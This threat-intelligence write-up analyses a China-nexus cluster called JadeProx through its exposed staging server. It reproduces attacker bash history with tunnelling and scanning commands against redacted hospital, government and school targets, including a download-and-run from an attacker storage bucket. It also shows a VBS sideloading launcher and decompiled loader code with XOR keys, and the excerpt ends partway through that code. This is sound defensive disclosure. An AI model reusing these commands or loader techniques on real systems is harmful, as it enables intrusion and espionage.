

JadeProx: Tracing a China-nexus Operation Through an OPSEC Mistake

By Sathwik Ram Prakki

Published: 2026-07-23 · Archived: 2026-07-25 02:01:06 UTC



Introduction

In mid-April 2026, an exposed directory on an operator-owned Alibaba Cloud server gave us a complete view into an active China-nexus operation. The server with bash history, toolkits, webshell paths against victims, and staged phishing packages were all visible. The investigation uncovered simultaneous intrusions against a **Vietnamese** public hospital's medical imaging system, the **Malaysian** Ministry of Foreign Affairs, and multiple **Hong Kong** educational institutions. Running in parallel, similar targeting of **Honduras** and phishing campaigns themed around fake Anthropic Claude software were observed.

At the centre of all these campaigns is a loader Group-IB tracks as **TriBack Loader**, triggered via DLL sideloading that decrypts and executes shellcode payloads using Win32 callback APIs to avoid detection. Two observed variants deliver AdaptixC2, while a third variant delivers [Beagle](#), a backdoor documented recently with the domains being registered under *NameSilo*. A live phishing portal impersonating a municipal tax system of **Venezuela** was also found running among other fake portals. We track this cluster as **JadeProx** with TTPs overlapping with multiple China-nexus groups.

Key Discoveries

- An exposed Alibaba Cloud staging server revealed simultaneous active intrusions in Vietnam, Malaysia, and Hong Kong, along with a complete post-exploitation toolkit, bash history, and victim paths.
- A new loader, TriBack Loader, was identified by Group-IB and was seen across all infection chains, using different signed host binaries and rotating Win32 callback APIs per build to evade detection.
- Two of four TriBack Loader variants deliver AdaptixC2, full beacon configurations were extracted and decrypted, confirming C2 infrastructure, sleep intervals, and HTTP profiles, one including a GitHub session cookie.
- A live credential harvesting portal impersonating Venezuela's municipal tax management system was found active on a campaign C2 domain, targeting a jurisdiction in Bolívar state with documented Chinese economic interests. The Honduran government is another observed target in the LATAM region.
- The operator's infrastructure hosts both offensive and proxy tools, along with XMRig and socks5 server proxy binaries staged on an Alibaba OSS bucket in mainland China

Who may find this blog interesting:

- Cybersecurity analysts and corporate security teams
- Malware analysts
- Threat intelligence specialists
- Cyber investigators
- Computer Emergency Response Teams (CERT)
- Law enforcement investigators

Group-IB Threat Intelligence Portal

Group-IB customers can access our Threat Intelligence portal for more information about the threat actor and malware described in this blog:

- [JadeProx](#)
- [TriBack Loader](#)

Threat Actor Profile

GROUP-IB



JadeProx

First seen
January 2026

JadeProx is a China-nexus threat cluster not previously documented in public. The actor runs parallel campaigns across two tracks: hands-on exploitation of public-facing applications against government and healthcare targets in South-East Asia, and phishing campaigns using themed Windows installers against targets in Latin America, and AI themes. The cluster draws from a shared tooling pool common across Chinese-speaking APT groups, where TTPs overlap with Mustang Panda (trident sideloading and callback-API execution), Earth Lusca (Linux post-exploitation toolkit) amongst others.

Toolset

TriBack Loader

AdaptixC2

Beagle backdoor

iox

suo5

Neo0reGeorg

fscan

nuclei

ChromElevator

socks5-proxy

XMRIg Proxy

Modified fuckaliyin script

Skillset

DLL sideloading with signed binary abuse

Custom loader development and shellcode encryption

Java application exploitation and webshell deployment

Bulk CVE scanning and targeted follow-up exploitation

Post-exploitation tunneling through compromised web servers

Credential harvesting portal development

Operational security awareness (Alibaba agent removal, Cloudflare fronting)

Parallel multi-theme phishing campaign operation

Open-source tools and C2 frameworks

VBScript-based payload orchestration and decoy launch

Startup folder persistence via VBS/MSI

Self-deletion via double-extension batch relay

Motivation

Espionage

Modus operandi

JadeProx gains initial access through two routes depending on the target. Against internet-facing servers, the actor exploits Java-based applications via JMX paths and uses nuclei for bulk CVE scanning, planting suo5 and Neo-reGeorg webshells to establish tunnels. Against end-user targets, spearphishing ZIP archives or MSI installers deliver the TriBack loader disguised as legitimate software. Once inside, the actor pivots laterally through iox port-forwarding and npc tunnels connecting back to an operator-controlled nps relay node. Post-exploitation uses AdaptixC2 or Beagle for command execution, file transfer, and persistent access.

GROUP-IB

2026

Malware Profile

GROUP-IB



TriBack Loader

Platforms
Windows

First seen
January 2026

TriBack is a loader delivered as a three-file triad: a legitimate signed host binary, a malicious sideloaded DLL, and an encrypted companion payload file on disk. The DLL decrypts the companion using byte-reversal followed by rolling XOR against a 32-byte ASCII key, then executes the result shellcode by passing it to a Win32 callback API. Four variants have been observed using different signed host binaries (Microsoft ServiceHub, G DATA AVK, Microsoft Defender MpCopyAccelerator) and different callback APIs per build. The loader installs no persistence itself and leaves minimal host artifacts. Confirmed payloads include AdaptixC2 and the Beagle backdoor.

Used by

JadeProx

Techniques

DLL sideloading via signed host binary

Legitimate binary name masquerading

Two-stage payload decryption (byte-reversal + rolling XOR)

Encrypted companion file storage on disk

Shellcode execution via Win32 callback API

GROUP-IB

2026

Infection Chain




Figure 1. Attack Chain and Infrastructure.

Victimology

Targeted countries in this campaign span South-East Asia, Latin America, and beyond. Vietnam, Malaysia, and Hong Kong are consistent targets across multiple documented China-nexus operations and represent recurring patterns of regional espionage activity. Honduras was targeted through a lure impersonating a major local beverage company addressed to its National Congress. The Venezuelan portal impersonated a real municipal tax administration system for a specific jurisdiction, suggesting deliberate selection rather than opportunistic deployment.




Figure 2. JadeProx victimology map.

The Open Directory

The operator exposed their server **43.106.71[.]28:8000** by leaving a Python HTTP server running on port 8000 with directory listing enabled. The server was hosted on an Alibaba Cloud Singapore instance with an open SSH port; it is no longer active at the time of writing.




Figure 3. Open directory listing on an operator server.

The following toolkits were observed on the exposed server:

	Tool	Description
1.	iox	Port-forwarding/proxy tunneling tool used to relay traffic through compromised hosts
2.	suo5	SOCKS5-over-HTTP tunnel tool, used to pivot through web shells planted on victim servers
3.	Neo-reGeorg	HTTP-based tunnel/proxy tool for maintaining access through web shells
4.	nuclei	Vulnerability scanner, used offensively to find exploitable CVEs at scale
5.	fscan	Network scanner for internal network reconnaissance
6.	fuckaliyun.sh	Modified Aliyun-evasion script to disable Cloud Shield/Yundun Aliyun's host monitoring agent
7.	AdaptixC2	Post-exploitation and adversarial emulation framework for pentesting
8.	TriBack Loader	A custom shellcode loader that has been observed in 4 different infection chains
9.	socks5-server	A simple socks5 proxy server with authentication

10.	XMRig Proxy	High-performance proxy to handle traffic from XMRig
11.	NPS	A garbled version of NPS, another Chinese-origin intranet penetration proxy server

SEA Intrusion Timeline from Bash History

Initial infrastructure setup

1. C2 setup with HTTP server started, create a persistent screen session.
2. [fuckaliyun.sh](#) script run for Alibaba security bypass and IP check.
3. Rename XXE payload file (malicious_dtd → dtd).

```

1  clear
2  python3 -m http.server 80
3  sccreen -S htt
4  screen -S http
5  ./fuckaliyun.sh
6  cat fuckaliyun.sh
7  chmod +x fuckaliyun.sh
8  cat fuckaliyun.sh
9  ./fuckaliyun.sh
10 clear
11 screen -x http
12 ls
13 curl ipinfo.io
14 mv malicious_dtd dtd
15 screen -x http
16 python3 -m http.server 19999
17 clear
18 ls
19 cd /tmp

```

Figure 4. Deploying fuckaliyun.

The observed fuckaliyun script is slightly modified from the well-known repository; it additionally installs iptables if not found, plus:

- 3.1. Removes call to `rescue_localhost_name` – this confirms that operators own the Alibaba staging server account and just want to hide it from Alibaba’s security products; as it’s easy to track instances by hostname.
- 3.2. Adds 2 functions that are never called
 - 3.2.1. `start_socks5()` – download a Go-based ELF binary from their own Alibaba OSS bucket and run it as a background daemon via nohup command. Analysis shows this is compiled from – <https://github.com/serjs/socks5-server>
 - 3.2.2. `start_proxy()` – clones xmrig-proxy and builds it from source. This relay component combines multiple workers to hide behind a single pool. This suggests an idle phase after active operational use of SOCKS5 proxy. <https://github.com/xmrig/xmrig-proxy>

```

213 start_socks5(){
214     apt update
215     apt install curl sudo -y
216     sudo apt-get install git build-essential cmake libuv1-dev libssl-dev libhwloc-dev git unzip -y
217     cd ~
218     curl https://dlrz-web.oss-cn-beijing.aliyuncs.com/uploads/socks5-server -o socks5-server
219     chmod 777 socks5-server
220     nohup ./socks5-server &
221 }
222 start_proxy(){
223     sudo apt install git build-essential cmake libuv1-dev uuid-dev libmicrohttpd-dev libssl-dev
224     git clone https://github.com/xmrig/xmrig-proxy.git
225     mkdir xmrig-proxy/build
226     cd xmrig-proxy/build
227     cmake ..
228     make
229 }
230 }

```

Figure 5. Additions to fuckaliyin script.

iox Configuration

4. Downloads iox directly from github.
5. Experiment with iox port combinations and encryption key.
6. Multiple screen sessions created for iox, suggesting simultaneous host compromise.
7. Here, a binary named 'linux_amd64' is removed. Upon analysis, this is a garbled version of [NPS](#). This is a proxy server that can forward all traffic and access intranet, it also uses multiplexing implementation for connection.
8. [fscan](#) binary is renamed to sys.log.

```
PCeOeuGD1YpKWArnHGakFCxvmVpKcOMWw proc near
; CODE XREF: uTDNZrcRsttoPGcsAiAyIXrIxo0:loc_5B74B7tp
; PCeOeuGD1YpKWArnHGakFCxvmVpKcOMWw+109+j
; DATA XREF: ...
xor     eax, eax
lea     rbx, aMuxPackerUnpac ; "mux:packer: unpack err, content length "...
mov     ecx, 30h ; '0'
call    baJnXyOMWhRQMIzdTssyGqCJH
ret     0
; -----
aMuxPackerUnpac db 'mux:packer: unpack err, content length too large',0
; DATA XREF: PCeOeuGD1YpKWArnHGakFCxvmVpKcOMWw+21to
db 0BFh dup(0CCh)
; -----
call    dJhOZShNbVCdBH1RwALNGtnI
; -----
jmp     PCeOeuGD1YpKWArnHGakFCxvmVpKcOMWw
PCeOeuGD1YpKWArnHGakFCxvmVpKcOMWw endp
; -----
align 20h
; ===== SUBROUTINE =====
; VZiUvYZnAkpqiCmVCYkKAenAWAkOROkfb
VZiUvYZnAkpqiCmVCYkKAenAWAkOROkfb proc near
; CODE XREF: uTDNZrcRsttoPGcsAiAyIXrIxo0+C8tp
; VZiUvYZnAkpqiCmVCYkKAenAWAkOROkfb+109+j
; DATA XREF: ...
xor     eax, eax
lea     rbx, aMuxPackerUnpac_0 ; "mux:packer: unpack content segment too "...
mov     ecx, 2Ch ; ' '
call    baJnXyOMWhRQMIzdTssyGqCJH
ret     0
; -----
aMuxPackerUnpac_0 db 'mux:packer: unpack content segment too large',0
; DATA XREF: VZiUvYZnAkpqiCmVCYkKAenAWAkOROkfb+21to
db 0C3h dup(0CCh)
; -----
call    dJhOZShNbVCdBH1RwALNGtnI
; -----
jmp     VZiUvYZnAkpqiCmVCYkKAenAWAkOROkfb
```

Figure 6. Garbled version of NPS.

suo5 deployment against a Vietnamese hospital

9. [suo5](#) v2.1.0 downloaded directly from github.
10. Two attempts against the same hospital's PACS server in Vietnam with different webshells. JMX path (Java Management Extensions) exploited is a Java monitoring interface.
11. Another subdomain of same hospital was also compromised with the same shell, exploiting a Java based application, though a different port was used for tunneling.

```
180 wget https://github.com/zema1/suo5/releases/download/v2.1.0/suo5-linux-amd64
181 clear
182 ls
183 chmod +x suo5-linux-amd64
184
185 ./suo5-linux-amd64 -t https://pacs.[REDACTED].org.vn/jmx/web.jsp -l 0.0.0.0:11111
186 ./suo5-linux-amd64 -t https://pacs.[REDACTED].org.vn/jmx/suo5.jsp -l 0.0.0.0:11111
187 screen -S suo5
188 exit
189 screen -ls
190 screen -x suo5
191 clear
```

Figure 7. Execution of suo5 against PACS

Malaysian MFA Tunneling via Neo-reGeorg

12. Downloads [Neo-reGeorg](#) tunnel directly from github again.
13. Failed in first attempt to compromise Malaysian MFA.
14. Dependency curl-cffi is installed after debugging to establish webshell in another attempt.
15. Netcat reverse shell listeners started with multiple failed attempts via different ports.

```

251 ls
252 gti clone https://github.com/L-codes/Neo-reGeorg
253 git clone https://github.com/L-codes/Neo-reGeorg
254 clear
255 cd neo
256 cd Neo-reGeorg/
257 ls
258 python3 neoreg.py
259 clear
260 python3 neoreg.py -k 11451 -u "https://www.[REDACTED].gov.my/html/common/themes/top_css.jsp" -p 11112
261 python3 neoreg.py -k 11451 -u "https://www.[REDACTED].gov.my/html/common/themes/top_css.jsp" -p 11112 -vv
262 python3 -m pip install curl-cffi
263 python3 -m pip install curl-cffi --break-system-packages
264 clear
265 python3 neoreg.py -k 11451 -u "https://www.[REDACTED].gov.my/html/common/themes/top_css.jsp" -p 11112
266 clear
267 screen -ls
268 ls -al
269 clear

```

Figure 8. Execution of Neo-reGeorg against a Malaysian government department.

Hong Kong education sector campaign via Nuclei

16. Observed HK education sector list contains 14,653 URLs under targets.txt file. The list is generated through automation as it has duplicate entries, sub-domains and 117 different service ports including RDP, SSH, FTP, MySQL beyond standard web ports. The list includes whois services, domain registrars, eduGAIN and CDN endpoints, majority of IP targets from Hong Kong, and few *.hk domains. Also included are a small cluster of suspicious AI-themed wealth and stock trading *ai***.top* domains that are registered between Nov-2025 and Feb-2026 through XinNet Technology Corporation.
17. Install [nuclei](#) from github via go lang and symlink creation, extract only critical severity templates for focused scanning and launch bulk scan with silent flag.

```

361 cd nuclei-templates/http/
362 grep -rl "severity: critical" .
363 clear
364 mkdir ../http_critical && cp $(grep -rl "severity: critical" .) ../http_critical
365 cd ..
366 ls http_critical/
367 clear
368 cd ../
369 cd edu.hk/
370 nuclei -list targets.txt -t ~/nuclei-templates/http_critical/ -silent -o output.txt
371 tmux
372 clear
373 ps x

```

Figure 9. Execution of nuclei against multiple targets in Hong Kong.

18. The output.txt file points to 13 unique vulnerabilities present on these education domains. These vulnerabilities target network hardware, enterprise appliances, and web software to exploit command or memory flaws, SQL Injection, etc.

```

1  [CVE-2018-11511] [http] [critical] http://
2  [CVE-2018-16167] [http] [critical] https://
3  [CVE-2018-17254] [http] [critical] http://
4  [CVE-2018-17254] [http] [critical] https://
5  [CVE-2018-17254] [http] [critical] https://
6  [CVE-2020-25223] [http] [critical] https://
7  [CVE-2020-26919] [http] [critical] https://
8  [CVE-2020-35713] [http] [critical] https://
9  [CVE-2020-7796] [http] [critical] https://
10 [CVE-2021-1498] [http] [critical] https://
11 [CVE-2021-24139] [http] [critical] http://
12 [CVE-2021-24139] [http] [critical] https://
13 [CVE-2021-24139] [http] [critical] https://
14 [CVE-2021-24139] [http] [critical] https://
15 [CVE-2021-31755] [http] [critical] https://
16 [CVE-2021-32305] [http] [critical] https://
17 [CVE-2021-36380] [http] [critical] https://
18 [CVE-2022-26143:version] [http] [critical]

```

Figure 10. Scanning results from the execution of nuclei against multiple targets in Hong Kong.

19. Individual exploitation follow-up

19.1. CVE-2018-11511 – SQL injection in the tree list in the photo gallery application in ASUSTOR ADM (photo.pokok[.]jedu[.]hk) – [CVSS 9.8].

19.2. CVE-2021-24139 – SQL injection in the Photo Gallery (10Web Photo Gallery) WordPress plugin (pta.sfaeps[.]jedu[.]hk) – [CVSS 9.8].

20. Other CVEs utilized

20.1. CVE-2021-31755 – A stack buffer overflow vulnerability on Tenda AC11 devices – [CVSS 9.8].

20.2. CVE-2021-32305 – WebSVN arbitrary command execution – [CVSS 9.8].

```

382 cat output.txt
383 cat ~/nuclei-templates/http_critical/CVE-2021-31755.yaml
384 cat ~/nuclei-templates/http_critical/CVE-2021-32305.yaml
385 clear
386 nuclei -target https://whois.aliyun.com/ -t ~/nuclei-templates/http_critical/CVE-2021-32305.yaml
387 clear
388 cat output.txt
389 cat ~/nuclei-templates/http_critical/CVE-2018-11511.yaml
390 nuclei -target http://[REDACTED].edu.hk/ -t ~/nuclei-templates/http_critical/CVE-2018-11511.yaml
391 nuclei -target http://[REDACTED].edu.hk:8080/
392 nuclei -target http://[REDACTED].edu.hk:8080/ -t ~/nuclei-templates/http_critical/CVE-2021-24139.yaml
393 cat ~/nuclei-templates/http_critical/CVE-2021-24139.yaml
394 nuclei -target http://[REDACTED].edu.hk:8080/ -t ~/nuclei-templates/http_critical/CVE-2021-24139.yaml
395 clear
396 ps x | grep nuclei

```

Figure 11. Nuclei usage with specific CVEs.

ChromElevator

21. Failure to download [Chromium](#) browserstealer tool from github.

22. This tool targets Chrome's App-Bound Encryption, a post-exploitation credential harvesting step.

23. bjh DLL sideload package staged and served.

```
401 ls
402 wget https://github.com/xaitax/Chrome-App-Sound-Encryption-Decryption/releases/download/v0.20.0/chrome-injector-v0.20.0.zip
403 ls
404 wget https://github.com/xaitax/Chrome-App-Sound-Encryption-Decryption/releases/download/v0.20.0/chrome-injector-v0.20.0.zip
405 cd https://github.com/xaitax/Chrome-App-Sound-Encryption-Decryption/releases/download/v0.20.0/chrome-injector-v0.20.0.zip
406 wget https://github.com/xaitax/Chrome-App-Sound-Encryption-Decryption/releases/download/v0.20.0/chrome-injector-v0.20.0.zip
407 clear
408 wget https://github.com/xaitax/Chrome-App-Sound-Encryption-Decryption/releases/download/v0.20.0/chrome-injector-v0.20.0.zip
409 curl https://github.com/xaitax/Chrome-App-Sound-Encryption-Decryption/releases/download/v0.20.0/chrome-injector-v0.20.0.zip
410 apt update
411 clear
412 curl google.com
413 clear
```

Figure 12. Failure to fetch ChromElevator.

DLL Sideloading (Variant-1)

- 24. The bjh.zip DLL sideloading package is unzipped and served via HTTP on port 18989.
- 25. A dedicated screen -S httpserver session kept it running persistently.
- 26. This was being served to compromised Windows hosts likely delivered via the SOCKS tunnels into internal networks where the actor had pivot access.

```
156 unzip bjh.zip -d bjh
157 apt insyall unzuip
158 apt install unzip
159 clear
160 ls
161 cd bjh
162 unzip bjh.zip -d bjh
163 cd bjh/
164 clear
165 ls
166 python3 -m http.server 18989
167 screen -S httpserver
```

Figure 13. Extracting PE payloads.

Four files are present in bjh.zip which has a modify date as recent as **April 15, 2026**:

Name	Size	Packed Size	Modified
 hostfxr.dll	678 912	209 610	2026-02-26 22:40
 ServiceHub.DataWarehouseHost.dll	17 808	10 009	2025-03-30 05:28
 ServiceHub.DataWarehouseHost.exe	160 728	75 011	2025-03-30 05:28
 ServiceHub.DataWarehouseHost.exe.dat	95 743	64 198	2026-03-17 08:54

Figure 14. Contents of archive file.

A Second Variant Targets Honduras

Based on the EXE and DLL seen above, a similar campaign has been identified targeting Honduras on VirusTotal. An archive file “*Estado de Cuenta.zip*” is identified with **2026-03-18** as modification date and was uploaded from Honduras on 2026-03-25 containing the following files nested inside the folder named “_CL_177387”.

 Estado de Cuenta_CL_177387_CL_177387_CL_177387_CL_1773			
Name	Size	Modified	
 Estado de Cuenta.pdf	135 359	2026-03-18 17:03	
 hostfxr.dll	707 072	2026-03-18 17:03	
 script.vbs	1 150	2026-03-18 17:03	
 ServiceHub.DataWarehouseHost.dll	17 808	2026-03-18 17:03	
 ServiceHub.DataWarehouseHost.exe	160 728	2026-03-18 17:03	
 ServiceHub.DataWarehouseHost.exe.log	100 351	2026-03-18 17:03	

Figure 15. Contents of Honduras archive.

The shortcut file with machine ID “*desktop-47cf5k7*” triggers the VBS script which in turn pops the decoy and then triggers the same executable.

```
1 Set WshShell = CreateObject("WScript.Shell")
2 Set fso = CreateObject("Scripting.FileSystemObject")
3 scriptDir = fso.GetParentFolderName(WScript.ScriptFullName)
4 additionalPath = fso.BuildPath(scriptDir, "Estado de Cuenta.pdf")
5 exePath = fso.BuildPath(scriptDir, "ServiceHub.DataWarehouseHost.exe")
6 If fso.FileExists(additionalPath) Then
7     WshShell.Run Chr(34) & additionalPath & Chr(34), 0, False
8     WScript.Sleep 500
9 End If
10 If fso.FileExists(exePath) Then
11     WshShell.Run Chr(34) & exePath & Chr(34), 0, False
12 End If
13 Set WshShell = Nothing
14 Set fso = Nothing
```

Figure 16. VBS script contents.

The decoy document imitates a *Cervecería Hondureña* (a major beverage company in Honduras) account statement for ~57,000 HNL, which looks like a payment notice from July 2025. The document timestamp 2025-07-14 also matches the same. The intended recipient is the National Congress of Honduras.

lunes, 14 de julio de 2025



ESTADO DE CUENTA

Al: lunes, 30 de junio de 2025

13367072

CONGRESO NACIONAL

Límite de Crédito

60.000,00

Plazo (días)

30

Estado	Importe	Total Facturas
Corriente	57.403,82	
Total Saldo	57.403,82	

CSucursa	Factura	Referencia	Emitida el	Vence_el	Importe	Estado	Antigüedad
13379926	0080010112078087	Factura	03/06/2025	03/07/2025	25.131,82	Corriente	-3
13379926	0080010112115902	Factura	18/06/2025	18/07/2025	32.272,00	Corriente	-18
					57.403,82		

Estimado cliente favor revisar su estado de cuenta, si algún cargo no lo reconoce o no esta de acuerdo favor reportarlo inmediatamente al correo Carl [REDACTED].com, para su revisión.

Al no recibir comentarios los valores en el presente estado de cuenta se considerán correctos y aceptados

Le rogamos mantener su cuenta al día, en caso de presentar saldo en mora le solicitamos relizar su pago para evitar inconvenientes.

En el caso que la transferencia se realice posterior al vencimiento de la factura, no podrán recibir el suministro del producto, v deberá realizar un nuevo pedido de comora

Indispensable proporcionar el codigo de 8 digitos que esta en el presente estado de cuenta, así como el envio via correo detallado de las facturas que se estan cancelando . Dicha implementación les significara ahorro en tiempo ya que con ello se suprime llamada, mensajes y/o correos confirmando depositos.

Saldo es correcto

1

Saldo no es correcto

Figure 17. Decoy to lure a Honduran target.

Monday, July 14, 2025

ACCOUNT STATEMENT

As of: Monday, June 30, 2025

13367072

NATIONAL CONGRESS

Credit Limit

60.000,00

Term (days)

30

Statement

Total Invoice Amount

Current

57.403,82

Total Balance

57.403,82

CSucursa	Invoice	Reference	Issued on	Due on	Amount	Status	Age
13379926	0080010112078087	Invoice	03/06/2025	03/07/2025	25,131.82	Current	-3
13379926	0080010112115902	Invoice	18/06/2025	18/07/2025	32,272.00	Current	-18
					57.403,82		

Dear customer, please review your account statement. If you do not recognize or agree with any charge, please report it immediately to v.com for review.

If no comments are received, the amounts on this account statement will be considered correct and accepted.

Please keep your account up to date. If you have an outstanding balance, please make your payment to avoid any inconvenience.

If the transfer is made after the invoice due date, you will not be able to receive the product

You must place a new purchase order

It is essential to provide the 8-digit code found on this statement, as well as send a detailed email with the invoices being paid. This implementation will save you time by eliminating calls, messages, and/or emails confirming deposits.

Balance is correct

Balance is incorrect

1

Figure 17. Decoy to lure a Honduran target.

The signed binary used in this variant is Microsoft Service Hub (AnyCPU) CLR host, which sideloads the malicious DLL (hostfxr.dll).

Examining TriBack Loader Variants

The hostfxr.dll contains a decryption stub in the export function *hostfxr_main_startupinfo* where the routine has two-stages: byte reversal and rolling XOR with offset. This is a typical loader routine seen normally in many malwares used by Chinese APT groups. Once the DAT file is decrypted after a specific sequence of APIs called, the payload gets triggered. The XOR keys in the open directory and Honduras samples are respectively as:

XOR key	Compilation Timestamp	Size
pmm3jPpdu8NYvVQ5JxRnQdP2vhxAU3nn	2026-02-27 05:40:43 (UTC)	663 KB
Qby2RSGkGIHumNrDIbt1OEHV3y2dVh5b	2026-03-18 07:40:39 (UTC)	690 KB

```

GetModuleFileNameA(0, FileName, 0x104u);
memset(FileName, 0, 260);
sub_1800028B0(FileName, FileName);
sub_1800028B0(FileName, ".dat");
v4 = sub_180003DBE(1024);
v5 = sub_180003DBE(v4);
sub_180003DBE(v5);
hFile = CreateFileA(FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
*(_QWORD *)nNumberOfBytesToRead = GetFileSize(hFile, 0);
lpBuffer = (LPVOID)sub_180002A86(*(_QWORD *)nNumberOfBytesToRead);
ReadFile(hFile, lpBuffer, nNumberOfBytesToRead[0], &nNumberOfBytesRead, 0);
v6 = sub_180003DBE(1024);
v7 = sub_180003DBE(v6);
sub_180003DBE(v7);
f101dProtect[0] = 0;
CurrentProcess = GetCurrentProcess();
VirtualProtectEx(CurrentProcess, lpBuffer, *(SIZE_T *)nNumberOfBytesToRead, 0x40u, f101dProtect);
v9 = sub_180003DBE(1024);
v10 = sub_180003DBE(v9);
sub_180003DBE(v10);
v23 = "pmm3jPpdu8NYvVQ5JxRnQdP2vhxAU3nn";
v24 = 0;
for ( j = nNumberOfBytesToRead[0] - 1; v24 < j; --j )
{
